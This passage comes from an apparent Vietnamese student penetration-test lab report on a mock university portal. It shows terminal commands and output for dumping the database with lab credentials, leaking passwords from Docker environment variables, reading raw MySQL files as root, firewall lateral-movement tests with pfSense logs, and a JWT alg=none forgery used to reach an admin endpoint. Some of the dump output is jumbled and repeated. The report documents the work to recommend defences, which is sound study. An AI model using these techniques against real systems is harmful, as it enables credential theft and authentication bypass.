| 4 | B22DCAT176 | LtnhNTT.B22AT176@stu.ptit.edu.vn | $2b$10$abcdfghijklmnopqrstuvwxyz1234567890ABCDEFHIJKLMN | sinh-vien | Sinh viê°n xuấ°t sá°c - Ấ°á° cá° nghiã°n cá°ou |
| 5 | B22DCAT268 | TuanNA.B22AT268@stu.ptit.edu.vn | $2b$10$abcdfghijklmnopqrstuvwxyz1234567890ABCDEFHIJKLMN | sinh-vien | NULL |
| 6 | ADMIN001 | adnin@ptit.edu.vn | $2b$10$adnlnhashadnlnhashadnlnhashadnlnhashadnlnhashadnlnh | admIn | TẢ i khoả°En adnIn gá°c - KHẢ°NG XẢ°A |
| 7 | GV001 | glang.vien@ptit.edu.vn | $2b$10$gvhashgvhashgvhashgvhashgvhashgvhashgvhashgvhashgvh | glang-vien | NULL |
+-----+

```

Hình 54 Dump bảng users với password_hash và ghi chú nội bộ

5.4.4 Dump toàn bộ Database

Trong kịch bản tệ nhất, attacker có thể dump toàn bộ database - tất cả bills, transactions, users, courses - bằng một lệnh duy nhất:

```

mysqldump -h 192.168.10.20 -uslink -pslink_pass_2025 slink \
> /tmp/full_db_dump.sql
ls -la /tmp/full_db_dump.sql
head -50 /tmp/full_db_dump.sql

```

Output cho thấy file dump SQL có dung lượng vài chục KB, chứa đầy đủ schema CREATE TABLE và toàn bộ data INSERT INTO. Trong môi trường thật với hàng nghìn user, đây sẽ là database dump nhiều GB.

```

b22dcat164@ubuntu:~$ mysqldump -h 192.168.10.20 -uslink -pslink_pass_2025 slink \
> > /tmp/full_db_dump.sql
mysqldump: [Warning] Using a password on the command line interface can be insecure.
mysqldump: Error: 'Access denied; you need (at least one of) the PROCESS privilege(s) for this operation' when trying to dump tablespaces
b22dcat164@ubuntu:~$ ls -la /tmp/full_db_dump.sql
-rw-rw-r-- 1 b22dcat164 b22dcat164 12246 May  8 03:41 /tmp/full_db_dump.sql
b22dcat164@ubuntu:~$ head -50 /tmp/full_db_dump.sql
-- MySQL dump 10.13 Distrib 8.0.42, for Linux (x86_64)
--
-- Host: 192.168.10.20 Database: slink
--
-- Server version      8.0.46

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!50503 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `bills`
--

DROP TABLE IF EXISTS `bills`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!50503 SET character_set_client = utf8mb4 */;
CREATE TABLE `bills` (
  `id` int NOT NULL AUTO_INCREMENT,
  `user_id` int NOT NULL,
  `ma_hoa_don` varchar(50) NOT NULL,
  `ky_hoc` varchar(20) DEFAULT NULL,
  `so_tien` decimal(12,2) NOT NULL,
  `trang_thai` enum('da-thanh-toan','chua-thanh-toan','qua-han') DEFAULT 'chua-thanh-toan',
  `noi_dung` text,
  `created_at` timestamp NULL DEFAULT CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`),
  UNIQUE KEY `ma_hoa_don` (`ma_hoa_don`),
  KEY `user_id` (`user_id`),
  CONSTRAINT `bills_ibfk_1` FOREIGN KEY (`user_id`) REFERENCES `users` (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=10 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci;

-- Server version      8.0.46

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!50503 SET NAMES utf8mb4 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `bills`
--

DROP TABLE IF EXISTS `bills`;
/*!40101 SET @saved_cs_client      = @@character_set_client */;
/*!50503 SET character_set_client = utf8mb4 */;
CREATE TABLE `bills` (
  `id` int NOT NULL AUTO_INCREMENT,
  `user_id` int NOT NULL,
  `ma_hoa_don` varchar(50) NOT NULL,
  `ky_hoc` varchar(20) DEFAULT NULL,
  `so_tien` decimal(12,2) NOT NULL,
  `trang_thai` enum('da-thanh-toan','chua-thanh-toan','qua-han') DEFAULT 'chua-thanh-toan',
  `noi_dung` text,
  `created_at` timestamp NULL DEFAULT CURRENT_TIMESTAMP,
  PRIMARY KEY (`id`),
  UNIQUE KEY `ma_hoa_don` (`ma_hoa_don`),
  KEY `user_id` (`user_id`),
  CONSTRAINT `bills_ibfk_1` FOREIGN KEY (`user_id`) REFERENCES `users` (`id`)
) ENGINE=InnoDB AUTO_INCREMENT=10 DEFAULT CHARSET=utf8mb4 COLLATE=utf8mb4_0900_ai_ci;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `bills`
--

c ph  HK2 2025-2026','2026-05-07 13:45:18');
c ph  HK1 2025-2026','2026-05-07 13:45:18');
(9,5,'HD-2025-009','HK2-2025',850
/*!40009 ALTER TABLE `bills` ENABLE KEYS */;
(8,4,'HD-2025-008','HK1-2025',8500000.00,'qua-han','H 26-05-07 13:45:18');
(7,3,'HD-2025-007','HK2-2025',8800000.00,'da-thanh-toan',
UNLOCK TABLES;);
(6,3,'HD-2025-006','HK1-2025',8800000.00,'da-thanh-toan','H  13:45:18');
(5,2,'HD-2025-005','HK2-2025',9200000.00,'chua-thanh-toan','H  13:45:18');
(4,2,'HD-2025-004','HK1-2025',9200000.00,'da-thanh-toan','H ');
(3,1,'HD-2025-003','HK2-2025',8500000.00,'da-thanh-toan','H ');
(2,1,'HD-2025-002','HK1-2025',8500000.00,'da-thanh-toan','H ');
(1,1,'HD-2025-001','HK2-2025',8500000.00,'da-thanh-toan','H ');

```

Hình 55 Dump toàn bộ database

5.4.5 Khám phá container và môi trường Docker

Vị trí trong DMZ còn cho phép attacker khám phá môi trường Docker để tìm thêm credentials và thông tin nội bộ:

```
docker ps
```

```
docker exec slink-gwdu env | grep -i pass
```

```
docker exec slink-gwdu cat /app/package.json
```

```
b22dc4t164@ubuntu:~$ docker ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS                               NAMES
f90f4f49b7cb   nginx:1.14.0   "nginx -g 'daemon of..." 2 hours ago   Up 2 hours   0.0.0.0:80->80/tcp, [::]:80->80/tcp  slink-nginx
5e900acb7492   slink-app:late "docker-entrypoint.s..." 13 hours ago  Up 3 hours   3000/tcp                           slink-app
c6bd55938182   deploy-websrv-gwdu "docker-entrypoint.s..." 14 hours ago  Up 3 hours   5000/tcp                           slink-gwdu
827b7f100645   deploy-websrv-sso "docker-entrypoint.s..." 14 hours ago  Up 3 hours   4000/tcp                           slink-sso
b22dc4t164@ubuntu:~$ docker exec slink-gwdu env | grep -i pass
DB_PASS=slink_pas_2025
b22dc4t164@ubuntu:~$ docker exec slink-gwdu cat /app/package.json
{
  "name": "slink-gwdu",
  "version": "1.0.0",
  "description": "GWDU API Gateway - mô phỏng gwdu.ptit.edu.vn (CỠ Ý có 4 lỗ hổng)",
  "main": "index.js",
  "scripts": {
    "start": "node index.js"
  },
  "dependencies": {
    "express": "^4.21.0",
    "cors": "^2.8.5",
    "jsonwebtoken": "^9.0.2",
    "mysql2": "^3.11.0"
  }
}
```

Hình 56 Khám phá môi trường Docker từ DMZ - leak env và source

5.4.6 Đánh giá vị trí Inside DMZ

Kết quả ở vị trí Inside DMZ cho thấy một thực tế quan trọng: thiết kế firewall hiện tại - dù đã đúng nguyên tắc tách Internal Zone - vẫn không đủ để bảo vệ DB khi Web Server bị compromise. Đây là argument rất mạnh cho các biện pháp Defense in Depth bổ sung:

- Mã hóa data-at-rest trong DB: Các trường nhạy cảm như password_hash, cmnd, ghi_chu_noi_bo nên được mã hóa bằng key chỉ ở Application Server, không nằm trong DB. Khi DB bị dump, attacker chỉ có ciphertext.
- DB user phân quyền tối thiểu (least privilege): User slink chỉ nên có quyền SELECT/INSERT/UPDATE trên các bảng cần thiết. Không có quyền SHOW DATABASES, không có quyền truy cập information_schema.
- Tách App vs DB credentials theo từng service: Mỗi micro-service (sso, gwdu, app) nên dùng DB user riêng với quyền tối thiểu cho việc đó. Khi gwdu bị compromise, attacker không có quyền sso DB.
- Database firewall / proxy layer: Sử dụng MySQL Proxy hoặc ProxySQL để filter các query "bất thường" (vd SELECT * FROM users mà không có WHERE).

5.5 Kiểm thử trên server

Đây là vị trí pentester thứ ba - trên chính máy DB Server (192.168.10.20) trong phân vùng Internal. Kịch bản giả lập tình huống xấu nhất (worst case scenario): attacker đã có root shell trên DB Server thông qua một lỗ hổng nào đó (vd CVE của OS, supply chain attack qua malicious npm package leo lên container, vulnerable kernel module). Mục tiêu kiểm thử ở vị trí này gồm hai phần:

- Chứng minh tác hại tối đa khi DB Server bị compromise hoàn toàn (bypass mọi auth ở tầng MySQL).
- Verify thiết kế firewall vẫn ngăn được lateral movement ngược ra DMZ - tức là dù worst case xảy ra, attacker vẫn không thể dùng DB Server làm pivot point để tấn công các thành phần khác.

5.5.1 Verify vị trí trong Internal Zone

hostname → dbsrv
ip a | grep "inet " → 192.168.10.20/24

```
b22dcat164@ubuntu:~$ hostname
dbsrv
b22dcat164@ubuntu:~$ ip a | grep "inet "
    inet 127.0.0.1/8 scope host lo
    inet 192.168.10.20/24 brd 192.168.10.255 scope global noprefixroute ens33
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-0c0072ed3dac
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
b22dcat164@ubuntu:~$
```

Hình 57 Pentester ở vị trí Internal - trên chính DB Server

5.5.2 Bypass MySQL auth bằng filesystem access

Khi đã có root trên DB Server, attacker hoàn toàn không cần MySQL credentials nữa - đọc thẳng data file của MySQL ở filesystem:

```
sudo ls -la /var/lib/docker/volumes/deploy-dbsrv_mysql_data/_data/slink/
```

```
sudo file /var/lib/docker/volumes/deploy-dbsrv_mysql_data/_data/slink/users.ibd
```

Output cho thấy các file InnoDB tablespace (.ibd) — dù không trực tiếp human-readable, attacker có thể dùng tools như mysqlfrm hoặc innodb_recovery để parse và extract data offline. Quan trọng hơn, attacker có thể copy nguyên các file này về máy mình và recover data offline ở thời điểm tùy chọn.

```
b22dcat164@ubuntu:~$ sudo ls -la /var/lib/docker/volumes/deploy-dbsrv_mysql_data/_data/slink/
total 712
drwxr-x--- 2 systemd-coredump systemd-coredump 4096 May  7 13:45 .
drwxrwxrwt 8 systemd-coredump systemd-coredump 4096 May  8 00:52 ..
-rw-r----- 1 systemd-coredump systemd-coredump 147456 May  7 13:45 bills.ibd
-rw-r----- 1 systemd-coredump systemd-coredump 147456 May  7 13:45 enrollments.ibd
-rw-r----- 1 systemd-coredump systemd-coredump 114688 May  7 13:45 lop_tin_chi.ibd
-rw-r----- 1 systemd-coredump systemd-coredump 163840 May  7 13:45 transactions.ibd
-rw-r----- 1 systemd-coredump systemd-coredump 147456 May  8 03:23 users.ibd
b22dcat164@ubuntu:~$ sudo file /var/lib/docker/volumes/deploy-dbsrv_mysql_data/_data/slink/users.ibd
/var/lib/docker/volumes/deploy-dbsrv_mysql_data/_data/slink/users.ibd: data
b22dcat164@ubuntu:~$
```

Hình 5.31: Truy cập trực tiếp data file của MySQL — bypass mọi auth

5.5.3 Trích xuất credentials từ container environment

```
docker exec slink-mysql env | grep -i password
```

MYSQL_ROOT_PASSWORD và MYSQL_PASSWORD bị lộ - đây là điểm yếu của việc cấu hình Docker container truyền credentials qua biến môi trường. Best practice là dùng Docker secrets hoặc mount file credential read-only vào container.

```
b22dcat164@ubuntu:~$ docker exec slink-mysql env | grep -i password
MYSQL_ROOT_PASSWORD=root_pass_2025
MYSQL_PASSWORD=slink_pass_2025
b22dcat164@ubuntu:~$
```

Hình 58 Lộ MySQL root password qua docker exec env

5.5.4 Kiểm thử di chuyển ngang – Xác minh tường lửa

Đây là phần kiểm thử quan trọng nhất ở vị trí trên Server - verify rằng dù attacker đã chiếm hoàn toàn Internal Zone, thiết kế firewall vẫn ngăn được attacker leo ra DMZ hay ra Internet để tấn công thêm các thành phần khác.

```
echo "=== Test 1: Ping ra Internet (kỳ vọng FAIL) ==="
```

```
ping -c 2 -W 3 8.8.8.8 || echo " → BLOCKED — đúng thiết kế"
```

```
echo "=== Test 2: TCP tới webserv:80 (kỳ vọng FAIL) ==="
```

```
timeout 3 nc -zv 172.16.10.10 80 2>&1
```

```
echo "=== Test 3: TCP tới webserv:5000 gwdu (kỳ vọng FAIL) ==="
```

```
timeout 3 nc -zv 172.16.10.10 5000 2>&1
```

```
echo "=== Test 4: ICMP về webserv (kỳ vọng OK) ==="
```

```
ping -c 2 172.16.10.10
```

Kết quả như kỳ vọng:

- Test 1, 2, 3: Tất cả bị firewall pfSense chặn (timeout) — chứng minh rule LAN_INTERNAL → any là Block default.

- Test 4: ICMP từ Internal về DMZ thành công vì có rule LAN_INTERNAL rule 1 cho phép ICMP debug.

```

b22dcat164@ubuntu:~$ echo "=== Test 1: Ping ra Internet (kỳ vọng FAIL) ==="
=== Test 1: Ping ra Internet (kỳ vọng FAIL) ===
b22dcat164@ubuntu:~$ ping -c 2 -W 3 8.8.8.8 || echo " → BLOCKED – đúng thiết kế"
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.

--- 8.8.8.8 ping statistics ---
2 packets transmitted, 0 received, 100% packet loss, time 1024ms

→ BLOCKED – đúng thiết kế
b22dcat164@ubuntu:~$ 
b22dcat164@ubuntu:~$ echo ""

b22dcat164@ubuntu:~$ echo "=== Test 2: TCP tới webserv:80 (kỳ vọng FAIL) ==="
=== Test 2: TCP tới webserv:80 (kỳ vọng FAIL) ===
b22dcat164@ubuntu:~$ timeout 3 nc -zv 172.16.10.10 80 2>&1 || echo " → BLOCKED – đúng thiết kế"
→ BLOCKED – đúng thiết kế
b22dcat164@ubuntu:~$ 
b22dcat164@ubuntu:~$ echo ""

b22dcat164@ubuntu:~$ echo "=== Test 3: TCP tới webserv:5000 gwdu (kỳ vọng FAIL) ==="
=== Test 3: TCP tới webserv:5000 gwdu (kỳ vọng FAIL) ===
b22dcat164@ubuntu:~$ timeout 3 nc -zv 172.16.10.10 5000 2>&1 || echo " → BLOCKED – đúng thiết kế"
→ BLOCKED – đúng thiết kế
b22dcat164@ubuntu:~$ 
b22dcat164@ubuntu:~$ echo ""

b22dcat164@ubuntu:~$ echo "=== Test 4: ICMP về webserv (kỳ vọng OK – return ICMP rule) ==="
=== Test 4: ICMP về webserv (kỳ vọng OK – return ICMP rule) ===
b22dcat164@ubuntu:~$ ping -c 2 172.16.10.10
PING 172.16.10.10 (172.16.10.10) 56(84) bytes of data.
64 bytes from 172.16.10.10: icmp_seq=1 ttl=63 time=1.27 ms
64 bytes from 172.16.10.10: icmp_seq=2 ttl=63 time=1.09 ms

--- 172.16.10.10 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1001ms
rtt min/avg/max/mdev = 1.088/1.177/1.267/0.089 ms
b22dcat164@ubuntu:~$ █

```

Hình 59 Lateral Movement Test - firewall chặn 3 trong 4 attempt

5.5.5 Verify từ pfSense Firewall Logs

Để củng cố bằng chứng, mở pfSense Web GUI từ Kali truy cập Status → System Logs → Firewall, filter source 192.168.10.20:

Logs pfSense ghi nhận đầy đủ các lần attempt từ dbsrv bị chặn - mỗi dòng có timestamp, source IP, destination IP, port, protocol và rule đã match. Đây là bằng chứng vàng cho việc thiết kế firewall hiệu lực và đầy đủ logging.

Action	Time	Interface	Rule	Source	Destination	Protocol
✗	May 8 10:37:55	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:33410	8.8.8.8:53	TCP:S
✗	May 8 10:37:58	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:44740	8.8.8.8:53	TCP:S
✗	May 8 10:37:59	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:44740	8.8.8.8:53	TCP:S
✗	May 8 10:38:01	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:44740	8.8.8.8:53	TCP:S
✗	May 8 10:38:05	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:44740	8.8.8.8:53	TCP:S
✗	May 8 10:38:08	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:50974	8.8.8.8:53	TCP:S
✗	May 8 10:38:09	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:50974	8.8.8.8:53	TCP:S
✗	May 8 10:38:11	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:50974	8.8.8.8:53	TCP:S
✗	May 8 10:38:15	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:50974	8.8.8.8:53	TCP:S
✗	May 8 10:38:18	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:33696	8.8.8.8:53	TCP:S
✗	May 8 10:38:19	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:33696	8.8.8.8:53	TCP:S
✗	May 8 10:38:21	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:33696	8.8.8.8:53	TCP:S
✗	May 8 10:38:25	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:33696	8.8.8.8:53	TCP:S
✗	May 8 10:38:28	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:44112	8.8.8.8:53	TCP:S
✗	May 8 10:38:29	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:44112	8.8.8.8:53	TCP:S
✗	May 8 10:38:31	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:44112	8.8.8.8:53	TCP:S
✗	May 8 10:38:35	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:44112	8.8.8.8:53	TCP:S
✗	May 8 10:38:38	LAN	DEFAULT DENY Internal locked down (1777978331)	192.168.10.20:50174	8.8.8.8:53	TCP:S

Hình 60 pfSense Firewall Log ghi nhận lateral attempt từ Internal Zone

5.5.6 Đánh giá vị trí trên Server

Kết quả ở vị trí trên Server cho hai bài học quan trọng:

- Tác hại worst case là toàn diện: Khi DB Server bị compromise hoàn toàn, không có cơ chế nào ở tầng MySQL có thể bảo vệ data — attacker đọc thẳng filesystem, lấy thẳng credentials từ env. Đây là argument cho việc đầu tư mạnh vào hardening OS, kernel, container runtime.

- Thiết kế firewall mang tính "chống mở rộng tác hại": Dù tệ nhất xảy ra, hệ thống không trở thành bàn đạp cho các tấn công tiếp theo. Internal Zone bị cô lập đúng nguyên tắc — không initiate được kết nối ra ngoài. Đây là đặc điểm thiết kế Defense in Depth thành công và là mục tiêu mà mọi production environment nên hướng tới

5.6 Bypass xác thực bằng JWT alg=none

Mục cuối cùng quay lại vị trí Outside Firewall để khai thác lỗ hổng cốt lõi nhất của hệ thống - VULN-1 - bypass cơ chế xác thực JWT. Đây là một lỗ hổng kinh điển trong các implementation JWT cũ, được ghi nhận đầu tiên trong CVE-2015-2951 và đến nay vẫn xuất hiện rải rác trong các thư viện chưa cập nhật.

5.6.1 Mô tả lỗ hổng JWT alg=none

JWT (JSON Web Token) là chuẩn token gồm 3 phần: header.payload.signature, ngăn cách bởi dấu chấm. Header chỉ định thuật toán ký (alg) - phổ biến là HS256 (symmetric, dùng secret key) hoặc RS256 (asymmetric, dùng public/private key pair). Khi server verify token, nó đọc trường alg từ header và verify signature theo thuật toán đó.

Theo RFC 7519, có một giá trị alg đặc biệt là none - nghĩa là token không có signature. Mục đích ban đầu là để debug hoặc dùng trong các hệ thống đã có cơ chế bảo vệ tin cậy

khác. Tuy nhiên, một số thư viện JWT (đặc biệt phiên bản cũ của jsonwebtoken Node.js, hoặc thư viện tự viết) chấp nhận token alg=none mặc định — cho phép attacker forge token tùy ý mà không cần biết secret key.

Trong Lab, service gwdu có cấu hình verify JWT mặc định không truyền tham số algorithms - nên thư viện chấp nhận cả RS256 (token thật từ SSO) và none (token forged). Hậu quả: attacker có thể tạo token với role:admin và bypass hoàn toàn xác thực.

5.6.2 Phân tích cấu trúc token hợp lệ

Trước khi forge, cần hiểu cấu trúc token thật do SSO mock cấp. Sử dụng jwt_tool để decode:

```
echo "$TOKEN" | jwt_tool -
```

Output cho thấy:

- Header: {"alg":"RS256","typ":"JWT"} - token gốc dùng RS256.
- Payload: Chứa các claims như sub (user_id), email, role: "sinh-vien", iss (issuer), exp (expiration time).
- Signature: Chữ ký RSA dài, không thể giả mạo nếu không có private key của SSO.

```
Session Actions Edit View Help
jwt_tool "$TOKEN" Not Secure http://10.0.0.1:8080/

JWT Tool
Version 2.3.0 @ticarpi

/home/b22dcat164/.jwt_tool/jwtconf.ini
Original JWT:

Decoded Token Values:

Token header values:
[+] alg = "RS256"
[+] typ = "JWT"
[+] kid = "slink-sso-key-1"

Token payload values:
[+] iss = "http://localhost/api/sso/realms/ptit"
[+] sub = "1"
[+] aud = "slink-frontend"
[+] iat = 1778207862 ⇒ TIMESTAMP = 2026-05-07 22:37:42 (UTC)
[+] exp = 1778211462 ⇒ TIMESTAMP = 2026-05-07 23:37:42 (UTC)
[+] email = "KhoaHA.B22AT164@stu.ptit.edu.vn"
[+] ma_sv = "B22DCAT164"
[+] ho_ten = "Hoàng Anh Khoa"
[+] realm_access = JSON object:
[+] roles = "['sinh-vien']"

Seen timestamps:
[*] iat was seen
[*] exp is later than iat by: 0 days, 1 hours, 0 mins
[-] TOKEN IS EXPIRED!

JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
```


Hình 61 Decode token JWT hợp lệ với jwt_tool

5.6.3 Forge token với alg=none và role=admin

Dùng jwt_tool

```
jwt_tool $TOKEN -X a -pc role -pv admin
```

Tham số -X a yêu cầu jwt_tool tạo các biến thể alg-confusion attack, trong đó có alg=none. -pc role -pv admin chỉ định thay đổi claim role thành admin.




Hình 62 jwt_tool tự động forge các biến thể token tấn công

5.6.4 Bypass xác thực và truy cập admin endpoint

Sử dụng forged token để gọi endpoint admin/dashboard (chỉ dành cho role admin):

```
curl -s -H "Authorization: Bearer $FORGED" \
http://172.16.10.10/api/gwdu/qldt/admin/dashboard \
| python3 -m json.tool
```

Server trả về 200 OK với JSON dashboard admin (số liệu thống kê, danh sách user, doanh thu) - chứng tỏ server đã chấp nhận forged token với alg=none. Đây là bypass xác thực hoàn toàn - attacker không cần biết bất kỳ password nào, chỉ cần biết format JWT và một token mẫu của user thường.



Hình 63 Bypass thành công - truy cập admin dashboard với forged token alg=none

5.6.5 So sánh kiểm chứng - Forge HS256 với key sai


Để chứng minh chỉ có alg=none mới bypass được (server có verify đúng các thuật toán khác), nhóm thử forge một token với alg=HS256 và secret giả:

```
# Forge HS256 với key "fake_secret"
FAKE_TOKEN=$(python3 forge_hs256.py "$TOKEN")

curl -s -o /dev/null -w "HTTP %{http_code}\n" \
-H "Authorization: Bearer $FAKE_TOKEN" \
```

http://172.16.10.10/api/gwdu/qldt/admin/dashboard

Kết quả: HTTP 401 Unauthorized - server từ chối token có signature sai. Điều này khẳng định lỗ hổng nằm ở việc thư viện JWT chấp nhận alg=none, không phải ở các thuật toán khác.



```
(b22dcat164@khoaha)-[~]  
$ cat > forge_hs256.py << 'PYEOF'  
import sys, json, hmac, hashlib, base64  
  
def b64url(data):  
